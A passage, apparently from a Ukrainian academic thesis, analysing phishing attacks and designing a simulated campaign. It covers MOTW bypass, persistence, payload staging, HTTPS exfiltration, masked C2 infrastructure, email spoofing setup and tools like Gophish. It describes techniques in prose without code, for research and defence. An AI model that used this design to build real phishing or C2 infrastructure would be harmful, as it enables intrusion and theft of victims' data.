компрометації у Windows і Linux, які історично мають різні підходи до моделі виконання програм та контролю доступу.

У контексті фішингових атак Windows залишається основною ціллю, оскільки підтримує широкий спектр форматів файлів, здатних виконувати код безпосередньої участі користувача або після мінімальної взаємодії. Документи Office, сценарні файли, інсталятори, бібліотеки, файли сертифікатів і навіть ярлики можуть бути використані як механізм запуску шкідливого коду.

Важливою особливістю Windows, яка визначає поведінку таких файлів, є широкий набір системних компонентів та служб, що автоматично обробляють вкладення ще до того, як користувач їх повністю відкриє. До них належать механізми обробки зовнішніх файлів, компонент Shell, служби індексації та інтеграції з Office, які можуть виконувати частину вмісту або аналізувати його в контексті довірених процесів.

Одним із ключових механізмів є Mark-of-the-Web (MOTW) – спеціальна мітка у вигляді Alternate Data Stream, яку Windows додає до файлів, отриманих з Інтернету. MOTW сигналізує системним компонентам про небезпечне походження файлу та активує додаткові перевірки безпеки, зокрема блокування макросів і запуску скриптів. Проте зломисники обходять MOTW, використовуючи контейнери без ADS (ISO, IMG, VHD), архіви з очищеними метаданими або файлові формати, що не зберігають додаткові потоки даних [15].

Важливою складовою є вбудовані інтерпретатори Windows Script Host і .NET Runtime, що дозволяють виконувати скрипти та збірки без наявності класичних виконуваних файлів. Завдяки цьому сценарії можуть взаємодіяти з реєстром, файловою системою, COM-об'єктами, а також здійснювати інжекцію процесів.

Розгалужена система міжпроцесної взаємодії у Windows створює значні можливості для прихованого виконання через довірені процеси, тоді як вразливості порядку завантаження DLL (DLL search order hijacking) дозволяють підмінювати легітимні бібліотеки шкідливими аналогами [20].

На відміну від Windows, операційна система Linux демонструє суттєво іншу поведінку щодо файлів, здатних виконувати шкідливий код. Її архітектура побудована на поєднанні принципів мінімальних привілеїв, чіткої сегментації доступу та необхідності явного дозволу на виконання, що створює додаткові бар'єри для фішингових сценаріїв [23]. Через це більшість фішингових вкладень, які працюють у Windows майже автоматично, у Linux потребують додаткової дії користувача або наявності конкретної експлойтованої вразливості.

Основою будь-якого виконання у Linux є наявність атрибутів доступу до файла. Навіть якщо шкідливий файл потрапив у систему, наприклад, через вклядження, він не зможе бути запущений без встановлення біта виконання – `chmod +x`. Це створює перший бар'єр: файл не активується подвійним кліком так само автоматично, як у Windows, і не передається на обробку системному завантажувачу без явної згоди. До того ж, Linux жорстко відокремлює права на читання, запис і виконання для власника, групи й усіх інших користувачів, що значно ускладнює запуск шкідливого коду від імені звичайного користувача.

Окрему роль відіграє формат ELF – універсальний формат для виконуваних файлів і бібліотек у Linux. На відміну від PE у Windows, ELF не інтегрований із системами автоматичного завантаження Office, браузера чи поштових клієнтів. Тому навіть після отримання ELF-файлу через фішинговий лист користувач має надати права на виконання та запустити файл вручну. Це суттєво знижує ймовірність випадкової компрометації і пояснює, чому у Linux значно менше масових фішингових заражень.

Код у форматі ELF може запускатися безпосередньо або завантажуватися як бібліотека через механізми динамічного лінкування. Саме тут зловмисники іноді використовують `LD_PRELOAD` – змінну середовища, яка примушує систему завантажити шкідливу бібліотеку перед легітимними. Цей вектор дозволяє перехоплювати системні виклики, змінювати поведінку програм або приховувати власні процеси. Проте він працює лише у випадку, якщо атакувальник має можливість змінювати середовище запуску застосунків, що знову ж таки вимагає певних прав користувача або компрометації конфігураційних файлів.

Linux активно використовує інтерпретовані формати – sh-, Python-, Perl-скрипти, де виконання визначається shebang-рядком (`#!/bin/bash`). У фішингових атаках такі файли трапляються набагато рідше, оскільки користувач повинен навмисно надати їм право на виконання. Більшість середовищ робочого столу відкривають такі файли у текстовому редакторі, а не виконують їх, що додатково зменшує ризик автоматичного запуску.

Окрему увагу варто приділити механізмам системного захисту на рівні ядра й обмеженням доступу, таким як AppArmor, SELinux або seccomp. Вони контролюють, які ресурси може використовувати процес, блокують виконання небезпечних системних викликів і обмежують доступ до файлової системи. Навіть у разі запуску шкідливого коду його дії часто будуть значно обмежені політиками безпеки, що ускладнює встановлення бекдорів або приховане виконання.

Попри це Linux не є повністю захищеним від фішингових атак. У корпоративних середовищах зловмисники часто прагнуть отримати підвищені привілеї через уразливості у службах, помилки конфігурації sudo або слабкі паролі. Додаткові можливості для атак забезпечують механізми автозапуску, такі як cron, systemd-services або модифікація shell-конфігурацій (`~/.bashrc`, `~/.profile`). Якщо шкідливий файл отримує контроль над цими компонентами, він може забезпечити приховане та довготривале виконання у системі.

Ще одним можливим вектором є експлуатація вразливостей у програмах перегляду документів. Хоча PDF-переглядачі в Linux частіше працюють у «пісочниці» і не виконують JavaScript за замовчуванням, критичні вразливості в них час від часу з'являються. Браузери, які підтримують WebAssembly, плагіни та власні механізми обробки форматів файлів, також можуть бути ціллю для атак за умови вмілого конструювання вкладки.

Разом з тим, найбільш цілеспрямовані атаки на Linux передбачають використання механізмів ін'єкції у вже запущені процеси або модифікацію бібліотек, що завантажуються динамічно. Інструменти на кшталт EvilELF або техніки ELF-функціональної модифікації дозволяють вбудовувати шкідливий код у легітимні

бінарні файли, але такі дії вимагають значних технічних знань і, як правило, root-прав.

1.5 Механізми активації та імплементації шкідливого коду

1.5.1 Типи шкідливого коду та їхні функціональні властивості

Шкідливий код охоплює широкий спектр програмних компонентів і сценаріїв, призначених для виконання прихованих, деструктивних або шпигунських дій у системі користувача. Він може забезпечувати як первинну компрометацію, так і тривалий контроль над пристроєм, використовуючи фішингові листи, шкідливі вкладення, заражені вебресурси або мережеві вразливості як точку входу. Вибір конкретного типу залежить від цілей атаки: збір конфіденційних даних, віддалений доступ, саботаж, шифрування інформації чи встановлення стійкого бекдору.

Комп'ютерні віруси залишаються класичним типом шкідливого коду, здатним до самопоширення і модифікації легітимних файлів. У фішингових сценаріях вони часто використовуються як первинний модуль, що забезпечує завантаження інших компонентів атаки або змінює структуру системи так, щоб підготувати її до подальшої компрометації. Їхня автономність дозволяє поширюватися між файлами або мережевими ресурсами без додаткової участі користувача [1].

Троянські програми є ще одним поширеним класом шкідливого коду. Вони маскуються під легітимні документи, інсталятори або службові файли, але після запуску відкривають зловмиснику прихований доступ до системи. Трояни нерідко встановлюють бекдори, збирають інформацію про активність користувача, передають дані на віддалені сервери або створюють умови для подальших атак. Їхня поведінка спрямована на мінімізацію видимих ознак активності, що робить їх складними для виявлення.

Шпигунське програмне забезпечення (spyware) та кейлогери формують окремий клас інструментів спостереження. Spyware відстежує дії користувача, фіксує відкриті файли, передає історію браузера або робить скріншоти, тоді як кейлогери записують усі натискання клавіш. Це дає змогу атакувальнику

отримувати облікові дані, платіжну інформацію та інші чутливі відомості без прямої взаємодії з користувачем [1].

Особливо небезпечними є програми-вимагачі (ransomware). Потрапивши у систему, вони шифрують дані або блокують доступ до операційної системи, вимагаючи викуп за відновлення. Часто такі програми доставляються через шкідливі вкладення або HTML-файли, які після відкриття завантажують додаткові компоненти з мережі.

У веборієнтованих атаках поширені шкідливі скрипти й технології типу formjacking. HTML-вкладення або JavaScript-фрагменти імітують легітимні форми автентифікації, перехоплюючи введені користувачем дані та передаючи їх зловмиснику. Такі атаки не потребують інсталяції класичного виконуваного файлу й орієнтовані на викрадення інформації в режимі реального часу.

1.5.2 Пейлоад як функціональне ядро шкідливого коду у фішингових атаках

У контексті фішингових атак ключовим елементом реалізації шкідливого коду є пейлоад, який виконує безпосередні функціональні завдання атаки після її активації. На відміну від контейнера доставки (вкладення, архіву або документа), пейлоад являє собою логічне ядро шкідливої програми, відповідальне за виконання команд, взаємодію з операційною системою та передавання результатів зловмиснику [25].

У сучасних фішингових кампаніях пейлоад рідко реалізується у вигляді монолітного виконуваного файлу. Натомість поширеним є багатоступеневий підхід, за якого первинний компонент виконує роль завантажувача, а основна шкідлива логіка отримується динамічно з мережі або формується під час виконання. Така архітектура дозволяє зменшити розмір початкового вкладення, ускладнити статичний аналіз і адаптувати поведінку пейлоаду до умов середовища жертви.

З функціональної точки зору пейлоад може виконувати різні завдання залежно від цілей атаки. Найпоширенішими є модулі збору інформації, інструменти віддаленого керування, компоненти для взаємодії з командно-керівною

інфраструктурою, а також засоби підготовки та ексфільтрації даних [25]. У фішингових сценаріях пейлоад часто поєднує кілька ролей, виконуючи як початкові дії з дослідження середовища, так і подальші операції з передавання зібраної інформації.

Окрему увагу слід приділити способу виконання пейлоаду. У багатьох випадках він функціонує без створення постійних артефактів на диску, використовуючи виконання в оперативній пам'яті або ін'єкцію у легітимні процеси. Це дозволяє знизити ефективність сигнатурних механізмів захисту та ускладнити цифрову експертизу інциденту. Крім того, пейлоад може застосовувати прості механізми обфускації або кодування для приховування своєї логіки під час мережевої взаємодії.

1.5.3 Загальні принципи ініціалізації та функціонування шкідливого коду

Активна фаза атаки починається після взаємодії користувача з шкідливим вкладенням або посиланням, коли відбувається запуск прихованих інструкцій. На цьому етапі шкідливий код переходить від пасивного зберігання до виконання, використовуючи механізми операційної системи для обробки файлів і сценаріїв. Значну роль відіграє людський фактор: дозвіл на виконання макросів, відкриття документа чи запуск файла створює умови для подальшої активації коду [21].

Першою операцією зазвичай є відновлення змісту шкідливого компонента. Оскільки пейлоад може бути зашифрований, упакований або розділений на фрагменти, його фактична реконструкція виконується вже під час запуску, часто без створення проміжних артефактів на диску. Це ускладнює виявлення загрози, адже аналіз структури файла стає можливим лише після ініціалізації процесу.

Важливою частиною імплементації є встановлення стійкої присутності в системі. Механізми персистенції, характерні для різних операційних систем, дають змогу забезпечити повторний запуск шкідливого коду після перезавантаження або втручання користувача [21]. До них належать зміни конфігурацій ОС, використання служб та системних компонентів, інтеграція в автоматизовані

процеси. Конкретні реалізації таких механізмів залежать від платформи та будуть розглянуті в наступних розділах.

Не менш важливим етапом є встановлення каналу зв'язку з інфраструктурою керування. Шкідлива програма ініціює взаємодію з сервером, отримуючи команди або передаючи зібрані дані. У загальному випадку використовуються захищені або масковані канали зв'язку, які не відрізняються від звичайної мережевої активності користувача.

Завершальна фаза цього процесу пов'язана з інтеграцією шкідливого компонента в системні процеси та його подальшим функціонуванням у робочому середовищі комп'ютера. Програма отримує можливість взаємодіяти з локальними ресурсами, здійснювати збір даних або підготовку до наступних стадій атаки.

1.6 Аналіз методів ексфільтрації даних для фішингових атак

Ексфільтрація даних є завершальним етапом фішингової атаки, на якому зловмисник здійснює непомітне виведення зібраної інформації за межі скомпрометованої системи або мережі [27]. Саме на цій фазі результати попередніх етапів – соціальної інженерії, доставки шкідливого коду та його виконання – трансформуються у практичну цінність для атакуючої сторони. Незважаючи на те, що ексфільтрація відбувається наприкінці атаки, її успішність часто визначає загальний ефект від усієї кампанії, оскільки виявлення на цьому етапі може звести нанівець результати попередньої компрометації.

З теоретичної точки зору ексфільтрація являє собою процес несанкціонованого копіювання, підготовки та передачі інформації до зовнішньої інфраструктури, що перебуває під контролем зловмисника. Перед початком передачі дані зазвичай проходять етап попередньої обробки, який включає стискання, шифрування або фрагментацію. Такі дії спрямовані на зменшення обсягу переданих даних і маскуванню їх структури, що ускладнює виявлення аномалій засобами мережевого та поведінкового моніторингу. У фішингових сценаріях активація

ексфільтрації часто синхронізується з легітимною активністю користувача або системи, що дозволяє приховати початок вихідного трафіку.

Важливою характеристикою ексфільтрації є використання каналів передачі, які важко відрізнити від звичайного мережевого обміну. Теоретично методи ексфільтрації можна поділити на явні та приховані. Явні канали базуються на легітимних мережевих протоколах і сервісах, що активно використовуються в повсякденній роботі інформаційних систем [28]. Завдяки цьому шкідливий трафік може бути інтегрований у загальний потік даних без створення різких відхилень, які могли б викликати підозру. Приховані канали, у свою чергу, ґрунтуються на використанні побічних характеристик протоколів або поведінки системи, таких як часові інтервали, частотність запитів чи непрямі параметри мережевої взаємодії.

Окрему роль відіграють методи ексфільтрації із затримкою, коли передача даних не здійснюється одразу після їх збору. У таких випадках інформація тимчасово зберігається локально, маскуючись під звичайні файли або системні дані, і передається лише за наявності сприятливих умов [28]. Подібний підхід дозволяє знизити ризик виявлення у середовищах із жорстким контролем вихідного трафіку та робить ексфільтрацію менш передбачуваною з точки зору захисних механізмів.

У реальних фішингових атаках методи ексфільтрації рідко застосовуються ізольовано. Навпаки, зловмисники комбінують різні підходи, адаптуючи поведінку шкідливого коду до умов конкретного середовища. Перемикання між каналами, зміна інтенсивності передачі або тимчасове призупинення ексфільтрації у відповідь на підвищену активність засобів моніторингу значно ускладнюють її виявлення. Унаслідок цього ексфільтрація перетворюється на гнучкий і динамічний процес, який органічно вписується у загальний фон мережевої та системної активності.

1.7 Постановка завдання дослідження

Проведений аналіз теоретичних аспектів фішингових атак, механізмів доставки та активації шкідливого коду, а також методів прихованого винесення інформації свідчить про те, що сучасні фішингові кампанії мають складну багаторівневу структуру та поєднують соціально-технічні прийоми з високим рівнем технологічної адаптивності. Фішинг уже не обмежується маніпуляцією довірою користувача, а реалізується як послідовний ланцюг взаємопов'язаних етапів – від збору початкових відомостей і формування шкідливого вкладення до обходу механізмів виявлення, прихованого виконання коду, закріплення у системі та передавання отриманих даних на зовнішній сервер.

Огляд сучасних наукових і аналітичних джерел демонструє стійку тенденцію до ускладнення методів доставки та виконання шкідливих компонентів. Сучасні фішингові вкладення здатні враховувати особливості середовища виконання, використовувати вразливості операційних систем, динамічно завантажувати додаткові модулі в оперативній пам'яті, обходити механізми маркування файлів та застосовувати криптографічні методи маскуванню. Окрему актуальність становить проблема ексфільтрації даних, оскільки використання легітимних мережевих протоколів, зокрема HTTP(S), дозволяє маскувати шкідливий трафік під типову активність користувача або системи, що істотно ускладнює його виявлення.

У практичних умовах фішинг слід розглядати не як сукупність ізольованих технічних елементів, а як цілісний процес, у якому ефективність кожного наступного етапу безпосередньо залежить від коректної реалізації попереднього. Саме тому аналіз окремих інструментів або технік не забезпечує повного розуміння характеру загроз і не дозволяє обґрунтувати комплексні заходи протидії. Для цього необхідне практичне моделювання повного життєвого циклу атаки з можливістю спостереження та аналізу взаємозв'язків між її фазами.

Виходячи з наведеного, основним завданням дослідження є розроблення та практична реалізація моделі фішингової атаки, яка охоплює ключові етапи операційного циклу: створення шкідливого вкладення, організацію його доставки,

активацію та виконання коду, встановлення каналу керування і реалізацію прихованої ексфільтрації даних у контрольованому середовищі. Така модель має забезпечити можливість експериментального аналізу векторів доставки, методів обходу захисту, механізмів стійкості шкідливого коду та способів винесення інформації.

Таким чином, завдання випускної кваліфікаційної роботи полягає у створенні цілісної симуляції фішингової атаки, яка відображає сучасні підходи, застосовувані у реальних кіберкампаніях, та слугує основою для формування технічно обґрунтованих рекомендацій щодо підвищення рівня захисту інформаційних систем.

Висновки до першого розділу

У першому розділі сформовано теоретичну основу для подальшого дослідження сучасних фішингових атак. Проаналізовано їх походження, еволюцію та основні характеристики, що зумовлюють ефективність таких атак у сучасних інформаційних системах. Показано, що фішинг із часом трансформувався з окремих маніпулятивних прийомів у комплексну багатоступеневу соціотехнічну операцію, у межах якої психологічний вплив на користувача поєднується з технічними методами компрометації систем.

Проаналізовано роль соціальної інженерії як ключового елемента початкової компрометації, що забезпечує виконання шкідливого коду без прямого технічного впливу на систему. Визначено основні вектори доставки шкідливих компонентів, зокрема електронну пошту, та охарактеризовано типові підходи до маскування вкладень, використання легітимних форматів файлів і створення правдоподібного контексту для зниження рівня підозри з боку користувача.

Значну увагу приділено аналізу принципів функціонування шкідливого програмного забезпечення, механізмів його активації, прихованого виконання та імплементації в системі жертви. Розглянуто методи закріплення у системі, встановлення каналів керування та використання легітимних мережевих протоколів для обміну даними. У межах аналізу ексфільтрації інформації показано, що

застосування HTTP(S) як транспортного рівня дозволяє ефективно маскувати шкідливу активність під типовий мережевий трафік.

Для систематизації етапів атаки розглянуто концептуальні підходи до опису кіберзагроз і відповідність дій зловмисника тактикам й технікам фреймворку MITRE ATT&CK та Cyber Kill Chain.

Узагальнюючи результати теоретичного аналізу, встановлено, що фішинг є комплексним процесом, у якому кожен етап від формування контенту та доставки вкладення до активації шкідливого коду й ексфільтрації даних формує єдиний операційний цикл. Це обґрунтовує доцільність подальшого практичного моделювання повного життєвого циклу фішингової атаки в контрольованому середовищі, що визначено основним напрямом подальшого дослідження у наступних розділах роботи.

РОЗДІЛ 2. ПРОЄКТУВАННЯ ТА ВИБІР ТЕХНОЛОГІЙ ДЛЯ РЕАЛІЗАЦІЇ ФІШИНГОВОЇ АТАКИ

2.1 Архітектура фішингової кампанії

Проектування фішингової атаки передбачає формування цілісної технічної моделі, у межах якої визначаються ролі окремих компонентів, способи їх взаємодії та механізми передачі даних. На цьому етапі увага зосереджується не на загальних принципах фішингу, а на конкретних інженерних рішеннях, що забезпечують коректну роботу всієї системи в контрольованому середовищі. Архітектура кампанії поєднує інфраструктурні, мережеві та програмні елементи, кожен з яких формує окрему ланку в процесі створення, доставки та активації шкідливого контенту, а також подальшої взаємодії з зараженою системою.

Центральним елементом фішингової архітектури є серверна інфраструктура. Вона виконує подвійне призначення: забезпечує роботу фішингових сторінок і водночас виступає вузлом керування шкідливим кодом. На неї покладаються функції приймання HTTP/HTTPS-запитів, обробки даних, генерації завдань для клієнтського агента, реєстрації подій, ведення журналів і передачі експільтрованих даних. Сервер може побудуватися на базі легких веб-фреймворків, таких як Flask або FastAPI, або використовувати готові C2-рішення, якщо потрібне складніше моделювання [26]. Під час проектування визначається не лише структура вебендпоїнтів, а й способи їх маскування, оскільки трафік повинен виглядати як звичайна взаємодія з вебресурсом.

Другим ключовим елементом є поштовий сегмент інфраструктури. Саме він забезпечує доставку фішингових повідомлень до цільового користувача та створює видимість легітимної корпоративної комунікації. На цьому рівні проектуються SMTP-сервери, параметри домену, DKIM-/SPF-конфігурація, маршрутизація Return-Path та інші технічні атрибути, що зменшують ризик потрапляння листа в спам-фільтри. Поштовий модуль у загальній архітектурі служить не лише транспортним каналом, але й інструментом соціально-технічної взаємодії,

оскільки саме він визначає, чи буде фішинговий контент доставлено і чи справить він очікуваний ефект на користувача.

Третім важливим елементом є фішинговий контент, який становить безпосередній вектор атаки. На етапі архітектурного проєктування визначаються формат повідомлення, структура вкладення, характер персоналізації, логіка активації шкідливого коду та спосіб маскувannya. Контент повинен відповідати корпоративним стандартам цільової організації, тому враховується стиль HTML-листів, внутрішні шаблони, типи документів, розміри вкладень і сценарії взаємодії, звичні для кінцевого користувача. На цьому рівні також проєктуються механізми передачі пейлоаду: використання макросів, HTML-доставки, скриптових компонентів або безфайлового завантаження.

Завершальною ланкою архітектури є канал зворотного зв'язку та ексфільтрації. Він забезпечує стійке двостороннє з'єднання між зараженою системою та сервером керування, обробку команд, передавання даних і відновлення взаємодії у разі втрати зв'язку. Під час проєктування визначаються формати повідомлень, інтервали звернень, механізми автентифікації клієнтів та алгоритми шифрування. Використання HTTPS або його імітація дозволяє приховати трафік у межах звичайної вебактивності та ускладнює виявлення інциденту.

Архітектура фішингової кампанії розглядається як послідовність взаємодій між зазначеними компонентами: поштовий сегмент доставляє контент, той активує шкідливий код, серверна інфраструктура керує його виконанням, а канал ексфільтрації повертає результати. Узгодженість і взаємозалежність цих елементів визначають ефективність атаки.

2.2 Проєктування інфраструктури доставки шкідливого коду

Проєктування інфраструктури, що забезпечує доставку шкідливого коду у фішингових атаках, передбачає створення технічного середовища, здатного підтримувати повний цикл взаємодії між зловмисником та цільовою системою. На цьому етапі визначаються серверні платформи, мережеві параметри, способи маскування взаємодії та протоколи, які забезпечуватимуть передавання як

фішингового контенту, так і зворотних даних від заражених хостів. Основним завданням є забезпечення стабільності, передбачуваності та непомітності цієї інфраструктури, а також можливості її швидкого згорання після завершення атаки.

Ключовим елементом такої інфраструктури виступає серверна платформа, на якій розміщується як фішинговий контент, так і компоненти C2-взаємодії. Найчастіше використовуються віртуальні приватні сервери (VPS), контейнери або хмарні сервіси, оскільки вони дозволяють створити ізольоване середовище з повним контролем над мережею, конфігурацією та програмним забезпеченням. Важливо, що такі платформи підтримують гнучке керування IP-адресами, можливість швидкого масштабування та відновлення, а також функції резервного копіювання, що дає змогу адаптувати інфраструктуру під обраний сценарій атаки.

На серверній платформі формується кілька функціональних блоків. Першим є модуль обробки HTTP/HTTPS-запитів, який забезпечує взаємодію між клієнтськими системами та C2-сервером. Він відповідає за отримання даних, генерацію відповідей, передавання команд та підтримку стану клієнтських сесій. Під час проектування визначаються структура ендпоінтів, формати запитів і відповідей, методи шифрування та механізми аутентифікації. Використання HTTPS є фактичним стандартом, оскільки шифрування TLS маскує трафік під звичайну вебактивність і унеможливорює його перехоплення у відкритому вигляді.

Суттєве значення має вибір протоколів передачі даних. HTTPS забезпечує не лише конфіденційність, але й зовнішню правдоподібність трафіку, який у корпоративних мережах вважається типовий і не викликає підозр. Наявність дійсного TLS-сертифіката створює враження легітимності ресурсу та мінімізує ризик попереджень у браузері користувача. Залежно від складності взаємодії між клієнтом і сервером можуть застосовуватися різні типи каналів:

- POST-запити;
- WebSocket-з'єднання;
- HTTP-polling.

POST-запити використовуються для односпрямованої передачі даних від клієнта до сервера та є доцільними для надсилання файлів, журналів подій і результатів виконання команд. WebSocket-з'єднання забезпечують постійну двосторонню комунікацію між клієнтом і сервером, що дозволяє реалізувати оперативне керування агентом і швидкий обмін повідомленнями в режимі реального часу. HTTP-polling застосовується у випадках, коли немає потреби підтримувати постійний канал зв'язку: клієнт періодично надсилає запити до сервера для перевірки наявності нових команд або даних [29].

Структура API-взаємодії визначається вже на рівні проєктування: маршрути, заголовки, схеми шифрування, формати JSON-пакетів та механізми ідентифікації клієнтів. Це дозволяє узгодити серверну логіку з майбутньою реалізацією агента у зараженій системі.

Другим компонентом серверної інфраструктури є модуль зберігання даних. Він містить журнали звернень, метадані заражених систем, інформацію про виконані дії та ексфільтровані файли. На етапі проєктування важливо визначити формат цих даних і технологію збереження: традиційні файлові сховища, JSON-структури або легкі бази даних. Чітке структурування та логування необхідні не лише для аналізу ефективності атаки, а й для побудови моделі взаємодії між клієнтом та сервером.

Окремо проєктується поштовий сегмент інфраструктури, який забезпечує доставку фішингових листів. Він може інтегруватися в базовий сервер або працювати окремо, що зменшує ризик технічного блокування основного C2-вузла. На цьому рівні визначається потреба в налаштуванні SPF-, DKIM- і DMARC-політик, у виборі SMTP-сервера чи контейнерного рішення, у використанні додаткових IP-адрес або регіонів розміщення VPS.

Ще одним важливим елементом є технології маскуванню реальної інфраструктури. На етапі проєктування передбачається використання реверс-проксі, CDN або балансувальників навантаження, які не лише приховують серверну частину, але й дають змогу розподіляти запити та зменшувати ризик блокування. Таким чином, серверна інфраструктура стає багаторівневою, де кожен

проміжний вузол створює додатковий бар'єр для виявлення справжнього джерела керування.

Значну увагу приділяють і забезпеченню відмовостійкості. Під час проектування передбачаються резервні домени, альтернативні серверні маршрути, дублюючі вузли, а також алгоритми повторного підключення клієнтів. Це дозволяє підтримувати роботу інфраструктури навіть у разі блокування IP-адреси, втрати доступності сервера чи збоїв поштового каналу.

2.3 Вибір інструментів для формування фішингового контенту

На етапі проектування фішингової кампанії одним із ключових завдань є визначення інструментів, за допомогою яких формуватиметься фішинговий контент. Тут увага зосереджується на практичних засобах створення листів, шаблонів, вкладень та елементів, що активують шкідливий код. Вибір конкретних інструментів визначає не лише зовнішній вигляд повідомлення, а й технічні можливості прихованого виконання плейлоаду, що є критично важливим для успішності атаки.

Формування листів у фішинговій кампанії передбачає використання інструментів, що автоматизують створення HTML-повідомлень і керування взаємодією з користувачем. Такі фреймворки підтримують персоналізацію контенту та реєстрацію подій, пов'язаних із відкриттям і переглядом листів. Завдяки цьому з'являється можливість моделювати повноцінні поштові сценарії, у яких повідомлення виглядають автентичними та відтворюють характер корпоративної кореспонденції.

Одним із найбільш поширених інструментів є Gophish – платформа з відкритим кодом, створена для моделювання фішингових кампаній. Її ключова перевага полягає у гнучкості: Gophish підтримує створення власних HTML-шаблонів, підстановку змінних (ім'я, посада, відділ), автоматичне формування тракерів відкриття листів та перехоплення подій, пов'язаних із взаємодією користувача з вкладеннями або посиланнями. Вбудований SMTP-модуль дозволяє відправляти

листи напряму, а система логування фіксує кожен етап взаємодії – час доставки, відкриття, переходу за посиланням [31].




Рисунок 2.1 – Вигляд інструменту Gophish

Інший інструмент KingPhisher, який має розширену функціональність, орієнтовану на побудову складніших сценаріїв [32]. На відміну від Gophish, він підтримує використання Python-плагінів, що дозволяє створювати динамічні шаблони, підключати зовнішні API, генерувати унікальні параметри для кожного листа та моделювати поведінку користувача в розрізі складної багатоступеневої атаки. KingPhisher також підтримує серверний модуль обробки HTTP-запитів, завдяки чому стає можливим відстеження проміжних взаємодій – наприклад, заповнення форм або завантаження шкідливих файлів.




Рисунок 2.2 – Вигляд інструменту KingPhisher

Для створення особливо складних HTML-листів можуть застосовуватися спеціалізовані редактори електронної пошти, такі як MailStyler, Stripo або BeeFree, які дозволяють відтворювати точний корпоративний стиль, інтегрувати графічні елементи та імітувати структуру внутрішніх службових повідомлень. Хоча ці інструменти не виконують функцій автоматизації фішингової взаємодії, вони забезпечують високий рівень візуальної правдоподібності, що критично важливо для успішності атаки.

У випадках, коли необхідно повністю контролювати SMTP-комунікацію, застосовуються низькорівневі інструменти – Sendmail, Postfix, Exim, або прості Python-бібліотеки на кшталт smtplib. Вони дозволяють вручну формувати заголовки листів, підмінювати параметри Return-Path, впроваджувати власні DKIM-підписи та тестувати обхід антиспам-фільтрів. Для експериментів із маршрутизацією повідомлень використовуються утиліти типу Swaks, які надають повний контроль над форматом SMTP-сеансу.

Для маскуванню фішингового контенту та корекції доставності листів можуть застосовуватися сторонні API-орієнтовані сервіси – Mailgun, SendGrid, Amazon SES. Вони дозволяють надсилати листи з високою репутацією доменів, автоматично проходити SPF/DKIM/DMARC-перевірки та аналізувати метрики доставлення. Хоч такі сервіси зазвичай використовуються легітимними компаніями, у дослідницьких моделях вони дозволяють відтворити поведінку масштабних фішингових кампаній.

Таким чином, вибір інструментів для створення фішингових листів охоплює як фреймворки для автоматизації складних кампаній, так і утиліти, орієнтовані на низькорівневий контроль поштового протоколу або надійне відтворення корпоративного стилю. Сукупність цих засобів визначає функціональні можливості майбутньої фішингової кампанії та створює основу для практичної реалізації в подальших розділах.

2.4 Методи доставки шкідливого коду електронною поштою

Доставка шкідливого коду електронною поштою є одним із найпоширеніших способів ініціації фішингових атак, оскільки саме через листування злоумисники отримують можливість безпосередньо впливати на користувача та формувати умови, за яких той самостійно активує шкідливий компонент. На етапі проектування необхідно визначити, яким саме способом буде реалізовано процес доставки: через вкладення, вбудовані елементи, гіперпосилання або механізми прихованої ініціалізації коду. Кожна з технологій має власні технічні особливості та різний рівень виявлюваності, що впливає на загальну модель атаки.

Одним із найпоширеніших способів доставки шкідливого коду через електронну пошту залишається використання вкладень, які стилізуються під службові документи або файли внутрішнього обігу. Для створення таких вкладень застосовується широкий спектр інструментів, кожен із яких орієнтований на конкретний тип файлу та спосіб прихованої активації коду. Документи Microsoft Office з увімкненими макросами створюються за допомогою VBA Editor, що дозволяє впроваджувати інструкції на Visual Basic для виконання запитів до серверів, завантаження стейджерів чи ініціалізації PowerShell [15]. Однією з ключових переваг таких документів є можливість багаторівневої обфускації коду та маскування його під легітимну автоматизацію офісних процесів.

У разі використання PDF-документів застосовуються інструменти, які підтримують включення JavaScript у структуру файлу. Серед найбільш відомих – Adobe Acrobat Pro, PDF Studio, Foxit PhantomPDF, а також спеціалізовані утиліти, що дозволяють вбудовувати динамічний сценарій у приховані об'єкти документа. Ці рішення дають змогу створювати PDF зі сценаріями, які активуються після відкриття або взаємодії з окремими елементами. Вбудований JavaScript може запускати мережеві запити, виконувати командні інструкції або ініціювати завантаження фіктивних оновлень.

Вкладення у вигляді ZIP-архівів створюються з метою приховати шкідливий контент від попереднього перегляду поштовими фільтрами. Для цього використовують стандартні архіватори або скриптовані генератори, які дозволяють

